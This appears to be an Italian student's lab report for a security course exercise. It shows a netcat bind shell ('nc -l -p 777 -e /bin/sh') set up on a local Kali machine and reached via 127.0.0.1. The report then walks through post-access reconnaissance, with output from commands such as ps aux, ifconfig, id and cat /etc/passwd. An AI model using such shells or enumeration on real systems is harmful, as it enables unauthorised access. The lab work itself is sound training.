



Gelosa Matteo esercizio W9D1

Con Netcat mi sono messo in ascolto sul terminale “vittima” sulla porta 777 e con il comando `-e /bin/sh` permetto a chi si connette di avere accesso alla shell e quindi digitare i comandi di sistema come se fosse sulla macchina “vittima”




```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ nc 127.0.0.1 777  
uname -a  
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64 GNU/Linux  
[kali@kali]~  
$ nc -l -p 777 -e /bin/sh
```

Dalla macchina attaccante ho lanciato il comando `uname -a`, mi ha specificato il sistema su cui gira la macchina vittima. Successivamente ho navigato nel file system della macchina vittima, ho esplorato la directory `bin` che contiene i programmi principali di sistema necessari per l'avvio



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ nc 127.0.0.1 777  
uname -a  
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64 GNU/Linux  
cd /bin  
ls  
[  
1password2john  
2to3-2.7  
7z  
7z2john  
7za  
7zip  
aa-enabled  
aa-exec  
aa-features-abi  
ab  
activate-global-python-argcomplete  
acyclic  
addpart  
addr2line  
adxsouf2john  
aem2john  
afm2pl  
afm2tfm  
agentxtrap  
aircrack-ng  
airdecap-ng  
airdecloak-ng  
airolib-ng  
airscan-discover  
aix2john  
aleph  
amass  
andotp2john  
[kali@kali]~  
$ nc -l -p 777 -e /bin/sh
```

Successivamente nella Home , l'area locale degli utenti , contiene file salvati ed il Desktop.




The image shows two terminal windows from a Kali Linux system. The left window displays the output of the `ls` command in the root directory, listing various system folders and files. The right window shows a netcat listener on port 777, which has successfully connected to a remote host and is now running a shell.

```
kali@kali: ~  
File Actions Edit View Help  
zstd  
zstdcat  
zstdgrep  
zstdless  
zstdmt  
cd Home  
cd ..  
cd Home  
ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
swapfile  
sys  
tmp  
traffico.http.pcapng  
usr  
var  
vmlinuz  
vmlinuz.old
```

```
(kali@kali)-[~]  
$ nc -l -p 777 -e /bin/sh  
sh: 4: cd: can't cd to Home  
sh: 6: cd: can't cd to Home
```

Nella cartella USR ho trovato i programmi installati e documentazione .




The image shows two terminal windows from a Kali Linux system. The left window displays the output of the `ls` command in the `/usr` directory, listing various system files and folders. The right window shows a netcat listener on port 777, which has successfully connected to a remote host and is now running a shell.

```
kali@kali: ~  
File Actions Edit View Help  
lib  
lib32  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
swapfile  
sys  
tmp  
traffico.http.pcapng  
usr  
var  
vmlinuz  
vmlinuz.old  
cd ..  
cd /usr  
ls  
bin  
games  
i686-w64-mingw32  
include  
lib  
lib32  
lib64  
libexec  
local  
sbin  
share  
src  
x86_64-w64-mingw32
```

```
(kali@kali)-[~]  
$ nc -l -p 777 -e /bin/sh  
sh: 4: cd: can't cd to Home  
sh: 6: cd: can't cd to Home
```


Nella cartella ETC ho trovato i file di configurazione



```
kali@kali: ~  
File Actions Edit View Help  
libexec  
local  
sbin  
share  
src  
x86_64-w64-mingw32  
cd ..  
cd /etc  
ls  
adduser.conf  
alsa  
alternatives  
apache2  
apparmor  
apparmor.d  
apt  
arp-scan  
avahi  
bash.bashrc  
bash_completion  
bash_completion.d  
bindresvport.blacklist  
binfmt.d  
bluetooth  
ca-certificates  
ca-certificates.conf  
chatscripts  
cifs-utils  
cloud  
console-setup  
cracklib  
credstore  
credstore.encrypted  
cron.d  
cron.daily  
cron.hourly  
cron.monthly
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nc -l -p 777 -e /bin/sh  
sh: 4: cd: can't cd to Home  
sh: 6: cd: can't cd to Home
```


Nella cartella var i log di sistema



```
kali@kali: ~  
File Actions Edit View Help  
update-motd.d  
UPower  
usb_modeswitch.conf  
usb_modeswitch.d  
vconsole.conf  
vdpau_wrapper.cfg  
vim  
vpnc  
vulkan  
wgetrc  
wireshark  
wpa_supplicant  
Xi1  
xattr.conf  
xdg  
xfce4  
x12tpd  
xml  
xrdp  
zsh  
zsh_command_not_found  
cd ..  
cd /var  
ls  
backups  
cache  
lib  
local  
lock  
log  
mail  
opt  
run  
spool  
tmp  
www
```


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nc -l -p 777 -e /bin/sh  
sh: 4: cd: can't cd to Home  
sh: 6: cd: can't cd to Home
```

Successivamente ho lanciato il comando “ps aux”, mi ha mostrato tutti i processi in esecuzione sulla macchina vittima .



```
File Actions Edit View Help
er
kali 1200 0.0 0.2 924428 8816 ? Ssl 04:32 0:00 xiccd
root 1204 0.0 0.4 471104 17628 ? Ssl 04:32 0:00 /usr/libex
ec/udisks2/udisksd
kali 1238 0.0 0.1 10228 6296 pts/0 Ss 04:32 0:00 /usr/bin/z
sh
colord 1244 0.0 0.4 318492 16828 ? Ssl 04:32 0:00 /usr/libex
ec/colord
kali 1245 0.0 0.1 230268 5376 ? Ssl 04:32 0:00 /usr/libex
ec/dconf-service
kali 1250 0.0 1.3 522016 53472 ? Ssl 04:32 0:00 /usr/bin/p
ython3 /usr/bin/blueman-applet
kali 1269 0.0 0.2 307332 8016 ? Ssl 04:32 0:00 /usr/libex
ec/gvfs-goa-volume-monitor
kali 1277 0.0 0.2 307352 8252 ? Ssl 04:32 0:00 /usr/libex
ec/gvfs-mtp-volume-monitor
kali 1285 0.0 0.2 386368 9784 ? Ssl 04:32 0:00 /usr/libex
ec/gvfs-afc-volume-monitor
kali 1296 0.0 0.2 308312 8752 ? Ssl 04:32 0:00 /usr/libex
ec/gvfs-gphoto2-volume-monitor
kali 1342 0.0 0.3 533192 12600 ? Ssl 04:32 0:00 /usr/libex
ec/gvfsd-trash --spawner :1.22 /org/gtk/gvfs/exec_spaw/0
kali 1350 0.0 0.2 233824 8212 ? Ssl 04:32 0:00 /usr/libex
ec/gvfsd-metadata
kali 1394 0.0 0.1 49052 7936 ? Ss 04:32 0:00 /usr/libex
ec/bluetooth/obexd
kali 2194 0.0 0.0 2580 1408 pts/0 S+ 04:34 0:00 sh
kali 2214 1.1 2.6 471024 104752 ? Ssl 04:34 0:03 /usr/bin/q
terminal
kali 2217 0.0 0.1 10204 6364 pts/1 Ss 04:34 0:00 /usr/bin/z
sh
kali 2403 0.0 0.0 2484 1792 pts/1 S+ 04:34 0:00 nc 127.0.0
:1 777
root 3862 0.0 0.0 0 0 ? I 04:37 0:00 [kworker/1
:1:ata_sff]
kali 4760 0.0 0.1 10844 4224 pts/0 R+ 04:39 0:00 ps aux
```

Con il comando ifconfig -a ho potuto guardare la configurazione di rete della macchina vittima



```
File Actions Edit View Help
ifconfig -a
eth0: flags=4098<BROADCAST,MULTICAST> mtu 1500
ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 101 bytes 64039 (62.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 101 bytes 64039 (62.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```

Successivamente con il comando id ho avuto risposta sulle informazioni sull'utente corrente, con il comando who gli utenti connessi mentre con il comando w informazioni piu dettagliate. Infine con il comando cat /etc/passwd ho visto tutti gli utenti presenti nel sistema con le loro effettive informazioni

```
File Actions Edit View Help
id
uid:1000(kali) gid:1000(kali) groups:1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugindev),100(users),106(netdev),111(blueetooth),117(scanner),140(wireshark),142(kaboxer),143(vboxsf)
who
kali tty? 2023-12-20 04:32 (+0)
#
04:42:37 up 10 min, 1 user, load average: 0.17, 0.12, 0.00
user      TV      FROM      LOGIN      LOGOUT    CPU    PCPU  WHAT
kali      -        -          04:32      10:00     0.00s  0.01s lightdm --session-child 13 24
cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
nobody:x:65534:65534:/var/spool/nobody:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backups:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list:/usr/lib:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:180:181:/:/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,:/var/lib/tpm/bin/false
strongswan:x:102:65534:/:/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110:/:/nonexistent:/usr/sbin/nologin
usbmux:x:104:146:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sasldev:x:105:65534:/:/run/sasl:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:79:Speech Dispatcher,,:/run/speech-dispatcher/bin/false
pulse:x:109:114:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
lightdm:x:110:110:lightdm Display Manager:/usr/lib/lightdm/bin/false
saned:x:111:118:/:/var/lib/saned:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:112:119:RealtimeKit,,:/proc:/usr/sbin/nologin
colord:x:113:120:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:114:121:NetworkManager OpenVPN,,:/var/lib/openvpn/chronot:/usr/sbin/nologin
nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534:/:/run/rpcbind:/usr/sbin/nologin
gocluex:x:118:176:/:/var/lib/gocluex:/usr/sbin/nologin
dobyam-smb:x:119:127:/:/var/lib/dobyam-smb/bin/false
sblhx:x:120:128:/:/nonexistent:/usr/sbin/nologin
rtspcex:x:121:131:/:/nonexistent:/usr/sbin/nologin
redsocks:x:122:132:/:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534:/:/var/spool/rwhod:/usr/sbin/nologin
gnutls:x:124:134:/:/var/lib/gnutls:/usr/sbin/nologin
iodine:x:125:65534:/:/run/iodine:/usr/sbin/nologin
miredo:x:126:65534:/:/var/run/miredo:/usr/sbin/nologin
stated:x:127:65534:/:/var/lib/stated:/usr/sbin/nologin
redis:x:128:135:/:/var/lib/redis:/usr/sbin/nologin
postgres:x:129:140:postgres database administrator,,:/var/lib/postgresql/bin/bash
mosquitto:x:130:130:/:/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:139:/:/var/lib/inetsim:/usr/sbin/nologin
gwsl:x:132:141:/:/var/lib/gwsl:/usr/sbin/nologin
kali:x:1000:1000:/:/home/kali:/usr/bin/zsh
galera:x:133:65534:/:/nonexistent:/usr/sbin/nologin
```

Successivamente con il comando `ls -l` ho visto i permessi e le autorizzazioni dell'utente .

```
groups
kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev bluetooth scanner wireshark kaboxer vboxsf
ls -l
total 40
drwxr-xr-x 2 root root 4096 Dec 16 12:05 backups
drwxr-xr-x 18 root root 4096 Dec 12 10:44 cache
drwxr-xr-x 78 root root 4096 Dec 12 10:50 lib
drwxrwxr-x 2 root staff 4096 Aug 8 12:35 local
lrwxrwxrwx 1 root root 9 Aug 21 14:51 lock -> /run/lock
drwxr-xr-x 20 root root 4096 Dec 20 04:32 log
drwxrwxr-x 2 root mail 4096 Aug 21 14:51 mail
drwxr-xr-x 2 root root 4096 Aug 21 14:51 opt
lrwxrwxrwx 1 root root 4 Aug 21 14:51 run -> /run
drwxr-xr-x 4 root root 4096 Aug 21 14:57 spool
drwxrwxrwt 8 root root 4096 Dec 20 04:39 tmp
drwxr-xr-x 3 root root 4096 Aug 21 14:54 www
```